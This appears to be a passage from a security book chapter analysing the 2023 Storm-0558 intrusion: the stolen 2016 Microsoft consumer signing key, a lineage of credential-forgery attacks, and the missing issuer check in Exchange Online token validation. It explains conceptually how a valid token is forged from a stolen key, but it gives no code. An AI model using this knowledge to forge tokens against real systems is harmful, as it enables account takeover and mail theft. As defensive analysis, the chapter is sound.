- **CSRB.** The Cyber Safety Review Board, a public-private federal review body established under Executive Order 14028. Its April 2024 Storm-0558 report called the intrusion "preventable" and said it "should never have occurred."

In summer 2023, a stolen Microsoft consumer signing key from 2016 was used to forge cryptographically valid tokens that read the email of U.S. Commerce Secretary Gina Raimondo, U.S. Ambassador to China Nicholas Burns, Congressman Don Bacon (R-NE), and approximately 60,000 messages from State Department accounts. The cloud provider did not detect the breach: the State Department did, on June 15, 2023, by spotting an unfamiliar `ClientAppID` in Microsoft 365 Purview audit logs. Three years on, Microsoft cannot publicly explain how the key was stolen. The Cyber Safety Review Board called the intrusion "preventable" and Microsoft's security culture "inadequate"; Microsoft's Secure Future Initiative now custodies signing keys in hardware security modules and Azure Confidential VMs and validates 90% of Entra ID tokens for Microsoft apps with a hardened SDK: a four-for-four mapping to the four ways the pre-incident architecture failed at once.

A 2016 key that forged 2023 government email

On June 15, 2023, an analyst at the U.S. State Department's Security Operations Center was sifting through `MailItemsAccessed` events in Microsoft 365 Purview audit logs when something did not fit. A `ClientAppID` was reading mailboxes that did not match any application the State Department ran. The tokens that ClientAppID had presented to Exchange Online were cryptographically valid. They had been signed by a key Microsoft itself had published. Just not in 2023.

The consumer MSA key dated to 2016 and remained in place after Microsoft paused manual MSA key rotation following a 2021 rotation-related outage; in 2023 it was still accepted by the relevant validation path. Per Microsoft's own admission to the Cyber Safety Review Board nine months later, nobody at Microsoft can publicly tell you how Storm-0558 got hold of it [1316, 1208].

The State Department notified Microsoft on June 16, 2023 [1316]. The Cybersecurity and Infrastructure Security Agency was looped in within days. On July 11, 2023, Microsoft published its first public mitigation post, attributing the campaign to a China-based actor it called Storm-0558 and reporting that approximately 25 organizations were affected [1317]. Three days later, the Microsoft Threat Intelligence team published a longer technical analysis confirming the same actor had used "forged authentication tokens" beginning May 15, 2023 [1318].

> **DOCUMENTED, public-record quotation.**
>
> The Board finds that this intrusion was preventable and should never have occurred. The Board also concludes that Microsoft's security culture was inadequate and requires an overhaul.: Cyber Safety Review Board, April 2, 2024 [1316]

The plain English of what happened is this. Storm-0558 had stolen one private signing key. By the construction of Microsoft's identity infrastructure, that key was authoritative for the consumer-grade Microsoft Account (MSA) issuer: the same issuer that signs tokens for `@outlook.com`, `@live.com`, Xbox accounts, and personal applications. The actor used the key to mint OpenID Connect access tokens that named enterprise mailboxes as their target. Those tokens should not have been accepted by Exchange Online, because Exchange Online is an enterprise resource and the signing key was a consumer issuer's. But they were accepted.

Once accepted, they granted read access to the named mailboxes. For weeks, that access was active and uninterrupted. The Cyber Safety Review Board's final tally puts the harvest at approximately 60,000 emails from State Department

accounts and a total of 22 enterprise organizations along with approximately 503 related personal accounts [1316]. Identified individual victims include U.S. Commerce Secretary Gina Raimondo, U.S. Ambassador to China Nicholas Burns, and U.S. House of Representatives accounts that publicly include Congressman Don Bacon (R-NE) [1316].

> ◆ **DEFINITION, SIGNING-KEY FORGERY** A class of attacks in which an adversary obtains an identity authority's private signing key and uses it to mint cryptographically valid credentials (tokens, tickets, or assertions) that no downstream defender can distinguish from those issued by the legitimate authority. MITRE catalogs the technique family as T1606, "Forge Web Credentials," with sub-techniques for web cookies (T1606.001) and SAML tokens (T1606.002) [1360, 1361].

Four facts about this incident are what make it architecturally important, and each is a separate failure with its own remediation path. The first is that the stolen key was seven years old: a 2016 consumer MSA signing key left in place after manual MSA rotation was paused following a 2021 rotation-related outage, and still validating in 2023 [1316]. The second is that the validator on the enterprise side accepted a token signed by the wrong issuer for an enterprise resource. The third is that the cloud provider did not detect the breach: a paying customer did, on routine threat-hunting against an audit log the customer had to pay extra to collect. The fourth, perhaps most uncomfortable, is that the cloud provider does not know how its own root signing secret was stolen.

Name the four failure domains precisely, because the rest of the chapter is an exercise in not letting them blur into one another.

1. **Custody domain.** The key existed in a software-signing environment whose failure modes included memory, crash dumps, debugging movement, and privileged operational access. HSM custody would not have made theft impossible, but it would have changed the theft from "copy key bytes" to "obtain use of a signing oracle inside a controlled boundary." That is a qualitatively different attack.
2. **Rotation domain.** A 2016 MSA key stayed accepted because manual MSA rotation was paused after a 2021 rotation-related outage and automated rotation had not yet replaced it [1316]. The mistake was not a certificate-expiry story in which a date on a certificate magically kept granting authority. The operative failure was that the trust system still treated the 2016 key as valid years after its creation because the MSA rotation program had stalled.

3. **Validation domain.** Exchange Online/OWA accepted a token whose signature verified under an MSA key without enforcing the issuer/scope/tenant boundary Microsoft says the mail path was responsible for adding. This is the domain where cryptography was working and authorization was not.
4. **Detection domain.** The provider's own telemetry did not surface the campaign first. A customer with paid audit logs did: as the ETW and logging chapter (Chapter 25) warned. That made logging policy part of the incident, not an after-action footnote.

Those domains are independent enough that any one could have broken the chain in isolation. HSM custody might have prevented the key theft. Automatic rotation might have retired the 2016 key before 2023. Strict issuer/scope/tenant enforcement (with `iss` and `aud` validation as the general JWT floor) would have made the stolen consumer key useless against enterprise mail. Universal `MailItemsAccessed` logging might have shortened dwell time even after all the preventive controls failed. Storm-0558 is historically important because none of the four independent stops stopped.

Microsoft published a hypothesis in September 2023 (a crash dump exfiltrated through a compromised engineering account) [1208], partially walked it back in March 2024 ("we have not found a crash dump containing the impacted key material") [1208], and three weeks later the CSRB concluded definitively: Microsoft "does not know how or when Storm-0558 obtained the signing key" [1316].

> ▪ **SIDE NOTE** The "Storm-0558" name is Microsoft's. Microsoft adopted a weather-themed taxonomy on April 18, 2023, in which `Storm-NNNN` denotes a developing actor pending attribution and family names like "Typhoon" indicate origin: in this case, China [1319]. After attribution work matured, Microsoft renamed the group "Antique Typhoon" in August 2024 [1318].

Each of those four facts is the closure of a separate architectural failure, and each is fixable in isolation. So how did all four fail at once? That answer begins with where the attack class came from, and why it had been written about for six years before it caught the State Department's attention.

The lineage of signing-key forgery

Storm-0558 is not a novel attack class. The primitive it instantiates (steal an identity authority's signing secret, mint cryptographically valid tokens that no downstream defense can distinguish from legitimate ones) has a six-year published lineage and

an even longer informal one. The most important word in the previous sentence is "lineage." Each generation widened the *trust domain* the forgery primitive defeats.

Storm-0558 is the cloud-provider generalization of a technique whose first formal name dates to November 2017, when Shaked Reiner of CyberArk Labs published a CyberArk Threat Research post titled *Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps* [1145]. Reiner named the technique deliberately, riffing on Benjamin Delpy's earlier "Golden Ticket" name for the Kerberos analog.

Walking the lineage forward in order from oldest primitive to Storm-0558 is the cleanest way to see what is genuinely new in 2023.




Figure 29.2: Five generations of identity-authority forgery, 1997–2023. Each rung widens the trust domain the forged secret defeats: a single host (Pass-the-Hash), an Active Directory forest (Golden Ticket), one federation (Golden SAML), a victim's many federations reached through a supply chain (Sunburst), and finally a cloud provider's own 2016 MSA consumer signing key (Storm-0558).

Generation one is **Pass-the-Hash**, first published as working exploit code by Paul Ashton on NTBugtraq in April 1997 (a modified Samba SMB client whose `orig_client.c` diff is dated `Tue Apr 8 17:27:29 1997`) [818] and described in Microsoft's

own canonical whitepaper as the user-level baseline that all later generations replaced [619, 856]. The attacker captures the NTLM hash from a host they have already compromised and re-presents it to other Windows hosts; no password is recovered, no signing infrastructure is touched. Why a hash is a reusable bearer secret is owned by The Death of NTLM chapter (Chapter 16), and the full Pass-the-Hash-to-Pass-the-PRT arc by Chapter 19; the lineage here needs only the shape. The blast radius is a single Windows host or, when paired with lateral movement, a constellation of hosts that share a credential. The trust authority being attacked is the user account; the typical prerequisite is local code execution on a machine where the hash is cached, plus network access to the target.

Generation two is **Golden Ticket**, the Kerberos analog Benjamin Delpy's Mimikatz operationalized around 2014 [787, 1362, 1363]: the tool whose credential-theft decade is the subject of Chapter 14, and whose `krbtgt`-forgery mechanics the KRBTGT chapter (Chapter 18) owns in full. Where Pass-the-Hash forges *user* credentials, Golden Ticket forges *Kerberos Ticket-Granting Tickets* by signing them with the stolen `krbtgt` account's password hash from a domain controller. A forged TGT carries arbitrary PAC authorization data and SIDs, so the attacker can claim membership in any AD group, including Domain Admins. The blast radius widens from a host to an entire Active Directory forest. The trust authority being attacked is the forest's Key Distribution Center, and the prerequisite is extracting the `krbtgt` hash from a domain controller: a one-time theft that, until `krbtgt` is rotated, lets the attacker mint TGTs indefinitely. (That last clause is this chapter's rotation lesson, two generations early: a signing secret never retired becomes a skeleton key.)

Generation three is **Golden SAML**, the technique Reiner named in 2017 [1145]. The vector is the same shape: steal the AD FS Token-Signing private key, forge SAML assertions, present them to any cloud Service Provider federated to that AD FS. Quoting Reiner verbatim, the technique "enables an attacker to create a golden SAML, which is basically a forged SAML 'authentication object,' and authenticate across every service that uses SAML 2.0 protocol as an SSO mechanism." The blast radius widens again: from a single forest to every cloud Service Provider configured to trust that customer's AD FS: Azure, AWS, vSphere, and any SaaS in the customer's SSO catalog. CyberArk published a proof-of-concept tool, `shimit`, the same year [1146].

> ▪ **SIDE NOTE** The naming lineage is deliberate. Delpy's "Golden Ticket" was an explicit reference to the visual of unlimited, never-expiring access; Reiner's "Golden SAML" was equally explicit homage to Delpy. Reiner notes the

> connection openly in the original CyberArk post: "the golden SAML name may remind you of another notorious attack known as golden ticket, which was introduced by Benjamin Delpy who is known for his famous attack tool called Mimikatz" [1145]. Storm-0558 is the unnamed fifth generation.

Generation four is **Sunburst**, December 2020. The Russian Foreign Intelligence Service (SVR) compromised the SolarWinds Orion build pipeline, planted a backdoor in Orion updates, and from that initial-access foothold used Golden SAML against the federations of victim organizations to mint forged SAML tokens for Microsoft 365 and other federated SaaS [1321, 1364]. Microsoft itself was among the victims. The company's February 2021 final update acknowledged that SVR had accessed source code for "small subsets" of Azure, Intune, and Exchange components but found "no evidence of access to production services or customer data," and reported that the actor was not able to gain access to privileged credentials or apply the SAML forgery techniques against Microsoft's own corporate domains [1320].

The blast radius pattern of Sunburst was: one supply-chain compromise on the way in, then Golden SAML in each federation once inside. CISA attributed the SAML-token forgery technique explicitly in AA20-352A and named the SVR as the responsible actor in an April 2021 update to the advisory [1321].

> ◆ **DEFINITION, GOLDEN SAML** A 2017 attack technique by which an adversary who possesses the AD FS Token-Signing private key forges SAML 2.0 assertions and authenticates as any user to any cloud Service Provider that federates with that AD FS. Cataloged by MITRE as T1606.002 ("Forge Web Credentials: SAML Tokens") and named by Shaked Reiner of CyberArk Labs in deliberate homage to Mimikatz's "Golden Ticket" [1361, 1145].

Generation five (the one this chapter is about) is **Storm-0558**. The earlier four generations had one structural property in common: the trust authority being forged was the *customer's* identity infrastructure. The customer's NT account database, the customer's domain controller, the customer's AD FS Token-Signing certificate, the customer's Orion-installed SolarWinds environment that fed those things. Sunburst, when it reached Microsoft, attacked Microsoft as a customer of its own corporate AD FS infrastructure. Storm-0558 attacked something different: the *cloud provider's own* consumer identity-provider signing key. The trust authority being forged was Microsoft's MSA issuer: the consumer-tier signing infrastructure that Microsoft itself operates as a service.

The blast radius of an attack of this shape is bounded only by where the relying-party validation libraries accept the cloud provider's issuer. In Storm-0558's case, as Wiz Research showed in independent analysis, the key could in principle have signed tokens accepted by Outlook.com, SharePoint, Teams, OneDrive, and any third-party multi-tenant application using Microsoft's converged v2.0 endpoint that accepts "Sign in with Microsoft" for personal accounts [1322]. The publicly documented exploitation was scoped to Exchange Online and Outlook Web Access, but, as Wiz's authors put it, "the compromised signing key was more powerful than it may have seemed" [1322].

So Storm-0558 is generation five in a chain whose earlier four generations had been documented, named, simulated, and operationalized for the better part of a decade. Sunburst still required compromising one customer's federation at a time. Storm-0558 compromised something different: Microsoft's own consumer identity provider. To understand how a *consumer* signing key could authenticate against an *enterprise* mailbox, we have to look at three architectural decisions Microsoft made between 2016 and 2022, and how they layered on top of a 2016 key left in place after rotation was paused.

The architecture before storm-0558

Two parallel Microsoft identity providers operate under one corporate roof. The first is the consumer **Microsoft Account (MSA) issuer**, which signs tokens for `@outlook.com`, `@live.com`, Xbox accounts, and the personal-account flavor of "Sign in with Microsoft." The second is the enterprise **Microsoft Entra ID issuer** (formerly Azure AD), which signs tokens for `@contoso.com`-style workforce identities under a per-tenant issuer URL. Each issuer has its own signing keys and its own JWKS endpoint: the public-key distribution endpoint that relying parties fetch to validate signatures.

These are separate systems with separate signing infrastructure, but the cross-tier distinction is finer than "different domains." Both the MSA and Entra ID issuers publish their v2.0 OpenID Connect tokens under the same `login.microsoftonline.com` host. What distinguishes them is the tenant GUID inside the issuer URL. The MSA "consumers" tenant has the well-known GUID `9188040d-6c67-4c5b-b112-36a304b66dad`, so its v2.0 OIDC issuer is `<https://login.microsoftonline.com/9188040d-6c67-4c5b-b112-36a304b66dad/v2.0>` (verifiable live from the MSA OpenID Connect discovery document) [1323]. Every Entra ID enterprise tenant has its own

tenant GUID, so its issuer is `<https://login.microsoftonline.com/>{enterprise-tenant-GUID}/v2.0`.

Microsoft's own July 11, 2023 disclosure put it plainly: "MSA (consumer) keys and Azure AD (enterprise) keys are issued and managed from separate systems and should only be valid for their respective systems. The actor exploited a token validation issue to impersonate Azure AD users and gain access to enterprise mail" [1317]. The architectural sentence to hold on to from that paragraph is *should only be valid for their respective systems*. How that *should* became *did not* is the architecture of the incident.

◆ **DEFINITION — JSON Web Token (JWT)** A compact, URL-safe token format consisting of three Base64URL-encoded parts: a header (algorithm and key identifier), a payload (claims like `iss` (issuer), `sub` (subject), `aud` (audience), `exp` (expiration), `nbf` (not-before), and application-specific claims), and a signature over the header and payload. JSON Web Token Best Current Practices are codified in IETF RFC 8725 [1324].

Definition: JWKS and Key ID (kid).

JWKS is the *JSON Web Key Set* a token issuer publishes at a well-known URL. Each key in the set carries a `kid` (Key ID). The JWT header names a `kid`, and the relying party uses it to locate the matching public key from the issuer's JWKS for signature verification. RFC 8725 requires a validator to restrict which signing algorithms it will accept (Section 3.1) and binds the `kid` lookup to a specific issuer's keys, never to a global key namespace [1324].

To understand the cross-tier flaw, walk a standard JWT validation flow in order. Step one: the relying party parses the JWT header to read the `alg` and `kid`. Step two: it looks up the issuer's JWKS using the `iss` claim from the payload (or a hard-coded issuer URL it trusts). Step three: it locates the public key whose `kid` matches the one in the header. Step four: it verifies the signature using that key.

Step five is the one that matters. The validator checks the payload claims: `iss` must match the trusted issuer for this resource, `aud` must match this resource's identifier, `exp` and `nbf` must bracket the current time, and any application-specific tenant or scope claims must be enforced [1324]. RFC 8725 (the IETF JWT Best Current Practices, published February 2020) makes step five mandatory; its Section 3.8 requires that "the application MUST validate that the cryptographic keys used for the cryptographic operations in the JWT belong to the issuer. If they do not, the application MUST reject the JWT." When step five does not happen, the entire validation reduces to "the signature is valid for *some* key the issuer signed

something with," which is not the same as "the token authorizes the bearer for this resource."




Figure 29.3: The standard JWT validation pipeline. Steps 1–4, the signature mechanics, verified the forged token correctly: the signature really was valid for the 2016 MSA key. The link Storm-0558 exploited is step 5: the iss and aud enforcement the OWA and Exchange Online path omitted in 2022, which let a consumer-key-signed token reach Allow.

◆ **DEFINITION — Microsoft Account (MSA) vs Entra ID** Microsoft Account is the consumer identity provider for `@outlook.com`, `@live.com`, Xbox, and personal-account "Sign in with Microsoft" flows. Its v2.0 OpenID Connect issuer is `<https://login.microsoftonline.com/9188040d-6c67-4c5b-b112-36a304b66dad/v2.0>`: the MSA "consumers" tenant on the shared `login.microsoftonline.com` host [1323].

Microsoft Entra ID (formerly Azure Active Directory) is the enterprise identity provider for tenant-scoped workforce identities like `user@contoso.com`, with per-tenant issuers of the form `<https://login.microsoftonline.com/>{enterprise-tenant-GUID}/`

> `v2.0` on the same host. The cross-tier distinction is therefore tenant-GUID-vs-tenant-GUID inside the same v2.0 URL template, not domain-vs-domain. The two systems are operationally separate with separate signing keys, separate JWKS endpoints, and separate intended audiences [1317, 1323].

Now bring in the three architectural decisions that lined up to create Storm-0558's window.

The **first decision**, in September 2018, was that Microsoft published a converged metadata endpoint. Microsoft's own September 6, 2023 retrospective is explicit about the motivation: "To meet growing customer demand to support applications which work with both consumer and enterprise applications, Microsoft introduced a common key metadata publishing endpoint in September 2018" [1208].

The point of the converged endpoint was developer ergonomics. Build one app, use one validation library, accept users from `@outlook.com` and `@contoso.com` alike. Internally, the shared validation library would verify signatures against either issuer's keys, and was documented to expect that callers would add their own issuer and scope checks for resource-side authorization decisions.

> ▪ **SIDE NOTE** The September 2018 decision was a developer-experience choice, not a security choice. Microsoft was responding to demand for unified consumer/enterprise app flows. The validation library it shipped *could* check `iss`, but the design left that decision to the caller: under the (reasonable, at the time) assumption that each caller best understood which issuers should be acceptable for its resource. The flaw Storm-0558 exploited was not a bug in the library; it was a missing line in a caller five years later.

The **second decision**, in 2022, was that Microsoft's mail platform team migrated Outlook Web Access (OWA) and Exchange Online's token-validation code to consume that converged endpoint without adding the issuer and scope check the library expected callers to add. This is the point where a convenience boundary became a security boundary. A converged endpoint can be safe when the caller treats it as a catalog of possible issuers and then narrows the accepted issuer set for the resource. It becomes dangerous when the caller treats "the signature chains to a key from Microsoft's converged metadata" as equivalent to "this issuer is authorized for this mailbox."

The exact verbatim language from Microsoft's September 6, 2023 retrospective is worth quoting: "Developers in the mail system incorrectly assumed libraries

performed complete validation and did not add the required issuer/scope validation. Thus, the mail system would accept a request for enterprise email using a security token signed with the consumer key" [1208]. Two systems, both built by Microsoft, with a shared interface contract that was undocumented at the precise boundary that mattered.

The **third precondition**, which is not strictly a 2018-or-2022 decision but rather a non-decision running through both, is that the 2016 MSA consumer signing key had never been rotated. The CSRB report is direct about why: "Microsoft automated the key rotation process in the enterprise system with the intent for the consumer MSA system to follow and use the same technology, but it had not done so in the consumer MSA system before the intrusion" [1316].

The MSA system had previously rotated keys manually. In 2021, the CSRB notes, Microsoft paused manual MSA rotation after a manual-rotation-related cloud outage, and the automated replacement never arrived. The 2016 key stayed live for seven years; after manual rotation paused in 2021, no automated MSA replacement retired it. Public JWKS history recovered by Wiz Research tied the `kid` to 2016-era MSA key material, and the CSRB record explains why that old key was still live: manual MSA key rotation had been paused after a 2021 rotation-related cloud outage, and automated MSA rotation had not yet replaced it [1322, 1316].

> ▸ **KEY IDEA** By 2022, the four preconditions for Storm-0558 were all in place. (1) A 2016 MSA consumer signing key left in place after rotation was paused. (2) Software-resident key custody (no HSM) for that key. (3) A 2018 converged metadata endpoint whose validation library left issuer/scope enforcement to callers. (4) A 2022 mail-platform migration onto that endpoint with the issuer/scope check missing. All that was needed was the attacker holding the key.

These three (or four, counting the implicit software custody) factors did not align by accident. Each was an independent decision, made for an independent reason, by people working in good faith on different timelines. Developer ergonomics in 2018, mail-platform consolidation in 2022, a paused rotation process in 2021. None of them was a security decision. None of them was a vulnerability when shipped in isolation.


The 2018 library would happily check `iss` if the caller asked it to. The 2022 mail platform would happily reject a consumer-key-signed token if the integrator had added the check. The unrotated key would not have mattered if either of the validation layers had enforced separation. Storm-0558 required *all four* to be wrong at once. They were.

The deeper lesson is that "converged" is a product word, not a security property. A converged endpoint can simplify sign-in across personal and work accounts, but it cannot decide which issuer is appropriate for a particular relying party. Only the relying party knows whether a State Department mailbox should accept the MSA consumers tenant. The endpoint can publish keys; the validator can verify signatures; the application must still answer the authorization question. Storm-0558 is the cost of moving that last question out of the application without moving the policy with it.

The attack chain, step by step

The attack itself happened in five operational stages. The forged-token activity began May 15, 2023 and continued until Microsoft invalidated the stolen key on June 24, 2023, after the State Department's detection on June 15 and notification to Microsoft on June 16 [1318, 1316]. That is roughly six weeks from first documented forged-token activity to the key's invalidation, with public disclosure following on July 11.

By the time the campaign was contained, Storm-0558 had been inside the cloud's identity infrastructure long enough to harvest tens of thousands of emails. What the attacker did is now mostly understood. What is not understood is *how* the attacker got the key in the first place.



The dashed first arrow is the unknown step — the CSRB found no artifact that closes it

Figure 29.4: The Storm-0558 token-forgery chain, end to end. The first arrow is the unknown step: the CSRB found no artifact showing how the 2016 MSA signing key was obtained. Every arrow after it is mechanical: forge an OIDC JWT under the 2016 key, present it to OWA, which verifies the signature but omits the required issuer/scope boundary check, authorize as the enterprise user, and exfiltrate. The CSRB tally was approximately 60,000 emails from 10 State Department accounts across 22 enterprise organizations and about 503 related personal accounts.

Key acquisition (mechanism unknown)

What is known is that by May 15, 2023, Storm-0558 held a valid 2016 MSA signing key. What is unknown (and this is the most important sentence in the entire chapter) is how the actor obtained it.

Microsoft's September 6, 2023 retrospective offered a four-step hypothesis. A signing system crashed in April 2021. The crash generated a memory dump. The signing key was supposed to be redacted from such dumps, but a race condition allowed it through. The dump was supposed to remain inside an air-gapped production-isolated network but was migrated to the corporate debugging network. There, the credentials of a Microsoft engineer's account were compromised by an actor consistent with Storm-0558's tradecraft, and the dump was exfiltrated.

That was the September 2023 story.

> **The crash-dump story has been partially retracted by Microsoft itself.**
> Microsoft updated its September 6, 2023 retrospective on March 12, 2024 to add the following: "The blog below states that the actor access may have resulted from a crash dump in 2021, but we have not found a crash dump containing the impacted key material" [1208, 1365]. The artifact (crash dump containing the key) was not found. The general shape of the hypothesis (operational error plus compromised engineering account) is retained as the *leading* hypothesis (see the quotation immediately below for Microsoft's verbatim framing of what survives the retraction), not as a confirmed mechanism.

Three weeks after that retraction, the Cyber Safety Review Board published its report. The CSRB's finality on the question is uncompromising: Microsoft "does not know how or when Storm-0558 obtained the signing key" [1316]. The Board's investigation, which ran for seven months and drew on interviews with Microsoft engineers, the State Department, CISA, and independent reviewers, did not yield a confirmed mechanism. It identified candidate paths (crash-dump migration, debugging-environment access, a compromised engineering account) but found no artifact that closed any of them.

The epistemic shape of this finding deserves naming. Three years on, the cloud provider responsible for authenticating billions of users cannot publicly tell its customers how the most security-critical secret in its consumer identity stack was stolen.

That is not a minor footnote. As the architectural response below shows, it shapes Microsoft's entire architectural response: every Secure Future Initiative commitment about hardware-backed key custody, automatic rotation, and confi-

dential signing has to defeat *plausible* mechanisms because the actual one cannot be enumerated.

> **DOCUMENTED, public-record quotation.**
>
> Our leading hypothesis remains that operational errors resulted in key material leaving the secure token signing environment that was subsequently accessed in a debugging environment via a compromised engineering account.: Microsoft Security Response Center, March 12, 2024 update to the September 6, 2023 Storm-0558 retrospective [1208]

Token forgery

With the private key in hand, forging an OpenID Connect access token is mechanical. The header names the algorithm Microsoft uses (RS256, RSASSA-PKCS1-v1_5 with a SHA-256 hash, in this case) and the `kid` of the 2016 key. The payload claims identify the target user (`sub`), the target tenant where applicable, the requested audience (Exchange Online's resource URI), and validity timestamps.

The actor signs the header-and-payload with the stolen private key, Base64URL-encodes the three parts, and joins them with periods. The result is a valid JWT, indistinguishable from one Microsoft itself would mint. Why? Because the cryptographic verification any relying party performs is, by construction, "does this signature verify under the public key whose `kid` is named in the header?"

That question is necessary and deliberately insufficient. A validator that stops at the signature has learned only that *some* private key corresponding to *some* public key produced the signature over these bytes. It has not learned that the signer is the right tenant, that the token was meant for Exchange Online, that the user belongs to the enterprise tenant named by the mailbox, or that a consumer issuer should ever be allowed to speak for a workforce account. JWT validation is therefore a two-stage act: cryptographic authenticity first, authorization semantics second. Storm-0558 lived in the gap between the stages.

The `kid` value is also easy to overread. A `kid` is a selector inside a key set, not a global identity. The same string has meaning only relative to the issuer and JWKS that published it. If a relying party lets a token point it to an issuer, fetches that issuer's keys, finds the `kid`, verifies the signature, and then never asks whether that issuer is acceptable for the resource, the attacker has successfully chosen the trust domain. RFC 8725 exists largely to prevent exactly that category error: bind the key lookup to a trusted issuer, and bind the issuer and audience to the resource [1324, 1366].

Storm-0558 forged tokens against both the legitimate MSA scope (Outlook.com mailboxes belonging to consumer accounts. The *intended* use of the 2016 key) and the illegitimate cross-tier scope (enterprise Exchange Online mailboxes belonging to organizations like the U.S. State Department, which were never the intended audience for an MSA-signed token). The legitimacy of the signature did not change between the two. The difference was on the relying-party side.

The cross-tier validation flaw

This is the bug. The OWA and Exchange Online code path that received an incoming token, parsed the header, fetched the public key from the converged metadata endpoint, and verified the signature did not, after a successful signature verification, separately enforce that the token's `iss` claim matched an issuer authorized for enterprise email.

The shared validation library was perfectly capable of performing the issuer check, but only if asked. The OWA/Exchange Online caller did not ask.

> **What 'cross-tier' means here.**
>
